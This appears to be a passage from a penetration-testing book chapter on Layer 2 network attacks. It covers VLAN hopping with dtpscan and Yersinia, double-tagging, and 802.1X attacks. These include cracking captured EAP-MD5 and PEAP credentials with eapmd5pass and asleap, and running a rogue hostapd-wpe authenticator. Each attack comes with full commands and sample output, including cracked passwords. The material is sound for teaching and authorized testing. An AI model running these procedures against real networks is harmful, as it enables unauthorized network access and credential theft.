b:7a:f6:67:3f:66 74:25:99:70:4f:8c 0.0.0.0.31281 > 0.0.0.0.9475: S 5249557: 5249557(0) win 512
VLANs are used within enterprises to segment networks (e.g., data, voice, and management) and create individual broadcast domains. Along with reducing unnecessary broadcast of traffic, 802.1Q tagging limits the scope of ARP cache poisoning and other local attacks. Administrators define arbitrary VLAN ID values (0–4095), which are used to tag Ethernet frames and establish network segments. Figure 5-4 demonstrates a typical environment—a trunk is created between switches to distribute all of the traffic across a native VLAN, and individual ports are allocated to further VLANs.

It is uncommon for VLANs to span switches because routers should be used to relay traffic between segments and avoid data link layer issues that might affect latency (e.g., flooding associated with broadcast frames).
Following are some common risks to 802.1Q implementations:
Dynamic trunk abuse to compromise VLANs and data (switch spoofing)
Double-tagging frames to send data to other VLANs
Layer 3 bypass of private VLAN port isolation10
These attacks are described in the following sections.
In hardened environments, your port will have a static assignment, constraining you to a specific VLAN. Many switches support the Dynamic Trunking Protocol (DTP) by default, however, which an adversary can abuse to emulate a switch and receive traffic across all VLANs, as demonstrated by Figure 5-5.

The five port modes supported by Cisco switches are listed in Table 5-1.
| Mode | Description |
|---|---|
| Access | Places the port into a permanent nontrunking mode |
| Trunk | Places the port into a permanent trunking mode |
| Dynamic auto | The port may convert the link to a trunk if the neighboring port negotiates a trunk or dynamic desirable connection (the default mode) |
| Dynamic desirable | The port actively attempts to convert its link to a trunk, becoming a trunk port if the neighboring port negotiates a trunk, dynamic desirable, or dynamic auto mode |
| Nonegotiate | Disables dynamic trunking entirely for the port |
Within Kali Linux, you can test for DTP support by using dtpscan.sh, as demonstrated by Example 5-4. The utility will return the port’s status (which can be referenced against Table 5-1).
root@kali:~# git clone https://github.com/commonexploits/dtpscan.git
root@kali:~# cd dtpscan/
root@kali:~/dtpscan# chmod a+x dtpscan.sh
root@kali:~/dtpscan# ./dtpscan.sh

########################################################
***   DTPScan - The VLAN DTP Scanner 1.3             ***
***   Detects DTP modes for VLAN Hopping (Passive)   ***
########################################################

[-] The following Interfaces are available

eth0
eth1

----------------------------------------------------------
[?] Enter the interface to scan from as the source
----------------------------------------------------------
eth1

[-] Now Sniffing DTP packets on interface eth1 for 90 seconds.
[+] DTP was found enabled in it's default state of 'Auto'.
[+] VLAN hopping will be possible.
Upon identifying a port that supports VLAN hopping (i.e., set to trunk, dynamic auto, or dynamic desirable), use Yersinia to enable trunking and evaluate the network configuration. Run the utility by using the following from the command line:11
root@kali:~# yersinia –I
To launch an attack using a particular network interface, first navigate to the interfaces menu using “i” and then use “a” and “b” to toggle the interfaces, as shown:
┌─────────────── Global Interfaces ──────────────┐
│                                                │
│ a) eth0 (OFF)                                  │
│ b) eth1 (ON)                                   │
│                                                │
└──────────────── Press q to exit ───────────────┘
When an interface is selected (eth1 in this case), use “g” to select a protocol to use:
┌─ Choose protocol mode ────────────────────────┐
│ CDP    Cisco Discovery Protocol               │
│ DHCP   Dynamic Host Configuration Protocol    │
│ 802.1Q IEEE 802.1Q                            │
│ 802.1X IEEE 802.1X                            │
│ DTP    Dynamic Trunking Protocol              │
│ HSRP   Hot Standby Router Protocol            │
│ ISL    Inter-Switch Link Protocol             │
│ MPLS   MultiProtocol Label Switching          │
│ STP    Spanning Tree Protocol                 │
│ VTP    VLAN Trunking Protocol                 │
│                                               │
└─ ENTER to select  -  ESC/Q to quit ───────────┘
Upon selecting DTP, use “x” to present the available attacks and “1” to enable trunking. At this point, you should see data from the available VLANs using the 802.1Q menu (accessible via “g”), as follows:
┌── yersinia 0.7.3 by Slay & tomac - 802.1Q mode ────────────────[15:00:08]┐
│ VLAN L2Prot Src IP         Dst IP         IP Prot Iface  Last seen       │
│ 0250 ARP    10.121.5.1     10.121.5.17?   UKN      eth1  11 Aug 14:51:00 │
│ 0250 ARP    10.121.5.235   10.121.5.1?    UKN      eth1  11 Aug 14:52:13 │
│ 0250 ARP    10.121.5.87    10.121.5.1?    UKN      eth1  11 Aug 14:52:20 │
│ 0250 ARP    10.121.5.201   10.121.5.1?    UKN      eth1  11 Aug 14:52:48 │
│ 0250 ARP    10.121.5.240   10.121.5.1?    UKN      eth1  11 Aug 14:52:55 │
│ 0250 ARP    10.121.5.242   10.121.5.1?    UKN      eth1  11 Aug 14:53:06 │
│ 0250 ARP    10.121.5.246   10.121.5.1?    UKN      eth1  11 Aug 14:56:10 │
│ 0250 ARP    10.121.5.251   10.121.5.1?    UKN      eth1  11 Aug 14:57:53 │
│ 0250 ARP    10.121.5.248   10.121.5.1?    UKN      eth1  11 Aug 14:59:09 │
Armed with VLAN and IP address values, you can configure virtual interfaces to attack each network. Example 5-5 shows how to join VLAN 250 under Kali Linux. If DHCP is not available, use ifconfig to set a static IP address. You can then attack the systems within the VLAN at Layer 2 (e.g., ARP cache poisoning and MITM), and then Layer 3 (e.g., port scanning and testing of exposed services).
root@kali:~# modprobe 8021q
root@kali:~# vconfig add eth1 250
Added VLAN with VID == 250 to IF -:eth1:-
root@kali:~# dhclient eth1.250
Reloading /etc/samba/smb.conf: smbd only.
root@kali:~# ifconfig eth1.250
eth1.250  Link encap:Ethernet  HWaddr 00:0e:c6:f0:29:65
          inet addr:10.121.5.86  Bcast:10.121.5.255  Mask:255.255.255.0
          inet6 addr: fe80::20e:c6ff:fef0:2965/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2206 (2.1 KiB)  TX bytes:1654 (1.6 KiB)

root@kali:~# arp-scan -I eth1.250 10.121.5.0/24
Interface: eth1.250, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.121.5.1    58:16:26:ff:58:89   Avaya, Inc
10.121.5.16   cc:f9:54:a7:da:eb   Avaya, Inc
10.121.5.17   cc:f9:54:a7:da:b2   Avaya, Inc
10.121.5.18   cc:f9:54:a7:6e:e5   Avaya, Inc
10.121.5.20   cc:f9:54:a7:95:1f   Avaya, Inc
If the native VLAN used between switches to form a trunk is exposed to an adversary, that person can double-tag frames and send content to other networks, as demonstrated by Figure 5-6. The frame is tagged with both the native VLAN (1) and the target VLAN (20).

A valid destination MAC and IP address is required to deliver content. The majority of practical attacks are unidirectional and utilize connectionless protocols (e.g., SNMP); however, it is possible to establish a TCP connection with a victim if that host can communicate with an IP under the attacker’s control (demonstrated by Figure 5-7). Andrew Vladimirov detailed the tactic in a post to the Full Disclosure mailing list,12 and Steve Rouiller’s paper13 contains reference code for this attack within its appendixes (vlan-de-1-2.c).
You also can use this technique to port-scan the victim, by sending double-tagged TCP SYN packets using a spoofed source IP (of an attacker controlled system that is reachable by the victim) to each port and monitoring the behavior (e.g., TCP SYN/ACK responses from open ports, as described in Chapter 6).
Double-tagging attack mitigation involves the native VLAN being accessible to only privileged ports and devices, as shown in Figure 5-4. By enforcing correct VLAN boundaries, attackers cannot double-tag and send frames to other segments.

In guest wireless networks and other environments, private VLAN14 (also known as port isolation) settings are used to prevent peers from interacting (i.e., clients connect to a wireless access point but cannot address one another). Depending on network ACLs (or lack thereof), it might be possible to send IP packets up to a router, which are then forwarded back to a neighboring peer. Figure 5-8 demonstrates the attack, by which an adversary sends a network frame with a crafted destination MAC (of the router) and IP address (of the target).

The gateway receives the frame and forwards the packet to the destination. This attack can be exploited in the same manner as double-tagging (expanding on Steve Rouiller’s pvlan.c)—if the victim can connect to an IP that is attacker controlled, TCP sessions with listening ports can be established.
Port-based Network Access Control (PNAC) is a mechanism by which devices connecting to a local area network can authenticate. Figure 5-9 shows how Extensible Authentication Protocol (EAP) messages are sent between the supplicant, authenticator, and authentication server. Unauthenticated supplicants cannot participate in the network; however, they can initiate EAP conversations with the backend RADIUS server.

Most 802.1X implementations support common EAP methods listed in Table 5-2. EAP-MD5 support is particularly problematic, as the method is vulnerable to offline brute-force password grinding. EAP-TLS and Protected EAP (PEAP) provide authentication and transport security via TLS, which mitigate the exposure of credentials. In each case, however, the supplicant identity is broadcast within the plaintext EAPOL start message.
| Method | Authentication process |
|---|---|
| EAP-MD5 | The authentication server sends a challenge to the supplicant, and the supplicant sends a response in the form of an MD5 hash (calculated by using an identifier, challenge value, and user password). The server performs the same calculation, and if the hashes match, the supplicant is authenticated. |
| EAP-TLS | The authentication server and supplicant establish a TLS session. The supplicant validates the X.509 certificate of the authentication server, and vice versa. By performing mutual authentication using certificates, passwords are not used. TLS authentication is detailed in Chapter 11. |
| PEAP | The supplicant and authentication server establish an authenticated TLS tunnel. MS-CHAPv2 challenge/response is used over TLS to authenticate the supplicant using the user’s credentials (i.e., username and password). |
Here are some of the attack tactics that can be used against 802.1X implementations:
Active brute-force password grinding via EAP
Attacking the RADIUS server with malformed EAP content15
EAP message capture and offline password cracking (EAP-MD5 and PEAP)
Forcing EAP-MD5 authentication to bypass TLS certificate validation
Injecting malicious network traffic upon authenticating using a hub or similar16
EAP logoff frame spoofing in shared media environments (e.g., 802.11 WiFi) is also an issue, but beyond the scope of this book. Table 5-3 lists available 802.1X testing tools and details the supported attacks.
| Tool | EAP brute-force |
EAP-MD5 cracking |
PEAP cracking |
Frame injection |
|---|---|---|---|---|
| XTesta |
● |
● |
– |
● |
| Marvinb | – | – | – |
● |
| eapmd5passc | – |
● |
– | – |
| hostapd-wped | – | – |
● |
– |
| asleape | – | – |
● |
– |
a See XTest on SourceForge. b Alexandre Bezroutchko, “Tapping 802.1x Links with Marvin”, Gremwell.com, January 15, 2011. c See eapmd5pass on creator Joshua Wright’s website. d See hostapd-wpe on GitHub. | ||||
An adversary with privileged network access (e.g., the Ethernet cable to the supplicant) can sniff EAP-MD5 conversations and use a rogue 802.1X authenticator to obtain PEAP (MS-CHAPv2) credentials. Depending on the configuration of the supplicant, the rogue server might spawn a TLS certificate error, which the user will likely acknowledge to continue with authentication. The attack is demonstrated in Figure 5-10.

Upon capturing an EAP-MD5 conversation between a supplicant and authentication server in PCAP format, we can use eapmd5pass to compromise the user credentials, as shown in Example 5-6.
root@kali:~# eapmd5pass –r pcap.dump –w /usr/share/wordlist/sqlmap.txt
Collected all data necessary to attack password for "chris", starting attack.
User password is "tiffers1".
1202867 passwords in 4.06 seconds: 296272.66 passwords/second.
You can deploy a rogue authenticator (hostapd-wpe) to capture MS-CHAPv2 material sent over TLS via PEAP within Kali Linux, as follows:
apt-get update
apt-get install libssl-dev libnl-dev
git clone http://bit.ly/2aNSPIS
wget http://bit.ly/2bjgwoJ
tar -zxf hostapd-2.2.tar.gz
cd hostapd-2.2
patch -p1 < ../hostapd-wpe/hostapd-wpe.patch
cd hostapd
make
cd ../../hostapd-wpe/certs
./bootstrap
cd ../../hostapd-2.2/hostapd
./hostapd-wpe hostapd-wpe.conf
Edit hostapd-wpe.conf to specify a network interface and other settings. After it is running, the utility will print MS-CHAPv2 challenge/response values (and log to hostapd-wpe.log within the current directory), which are then cracked using asleap, as demonstrated by Example 5-7. The attack uses rainbow tables, so use genkeys to create the words.dat and words.idx files (based on the /usr/share/wordlists/sqlmap.txt wordlist in this case).
root@kali:~/hostapd-2.2/hostapd# ./hostapd-wpe hostapd-wpe.conf
Configuration file: hostapd-wpe.conf
Using interface eth0 with hwaddr 00:0c:29:30:55:0d and ssid ""
eth0: interface state UNINITIALIZED->ENABLED
eth0: AP-ENABLED
mschapv2: Wed Aug 19 16:04:53 2015
username: chris
challenge: 79:4e:1d:af:93:8f:d8:a6
response: e1:11:13:59:56:06:02:dd:35:4a:0f:99:c8:6b:e1:fb:a3:04:ca:82:40:92:7c:f0

root@kali:~/hostapd-2.2/hostapd# genkeys -r /usr/share/wordlists/sqlmap.txt -f words.dat \
-n words.idx
genkeys 2.2 - generates lookup file for asleap. <jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
1202868 hashes written in 4.45 seconds:  270435.83 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 13167671 compares.
Creating index file (almost finished) ...Done.
root@kali:~/hostapd-2.2/hostapd# asleap –C 79:4e:1d:af:93:8f:d8:a6 -R \
e1:11:13:59:56:06:02:dd:35:4a:0f:99:c8:6b:e1:fb:a3:04:ca:82:40:92:7c:f0 \
-f words.dat –n words.idx
asleap 2.2 – actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
        hash bytes:        4a39
        NT hash:           198bdbf5833a56fb40cdd1a64a39a1fc
        password:          katykat
Microsoft IAS, Cisco ACS, and other authentication servers support EAP-MD5, which an adversary can abuse with stolen credentials (i.e., username/password) to authenticate without providing a client certificate. This can be exploited within an enterprise environment to access the network using a system that is not part of the Windows domain, for example.
Within Kali Linux, you can configure wpa_supplicant to negotiate an 802.1X session over Ethernet (eth1) using EAP-MD5 and user credentials (e.g., chris/abc123), as shown in Example 5-8.
root@kali:~# cat /etc/wpa_supplicant.conf
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=wheel
ap_scan=0
network={
    key_mgmt=IEEE8021X
    eap=MD5
    identity="chris"
    password="abc123"
    eapol_flags=0
}
root@kali:~# wpa_supplicant -B –D wired –i eth1 –c /etc/wpa_supplicant.conf
root@kali:~#
Hosts supporting Cisco Discovery Protocol (CDP) broadcast Ethernet multicast frames describing their operating system and configuration. Table 5-4 lists individual CDP frame data fields.
| Type | Content |
|---|---|
| 1 | Device hostname or serial number, represented as an ASCII string |
| 2 | Layer 3 interface of the host sending the frame |
| 3 | Port on which the CDP update has been sent |
| 4 | Functional capabilities of the host (e.g., router, switch, not IGMP capable) |
| 5 | ASCII string containing the software version (the same as show version) |
| 6 | Hardware platform |
| 7 | List of directly attached IP network prefixes |
| 9 | VTP management domain |
| 10 | Native VLAN |
| 11 | The duplex setting of the sending port |
| 14 | VoIP handset auxiliary VLAN query |
| 15 | VoIP handset auxiliary VLAN reply |
| 16 | Power consumption (in milliWatts) of a device, such as a VoIP handset |
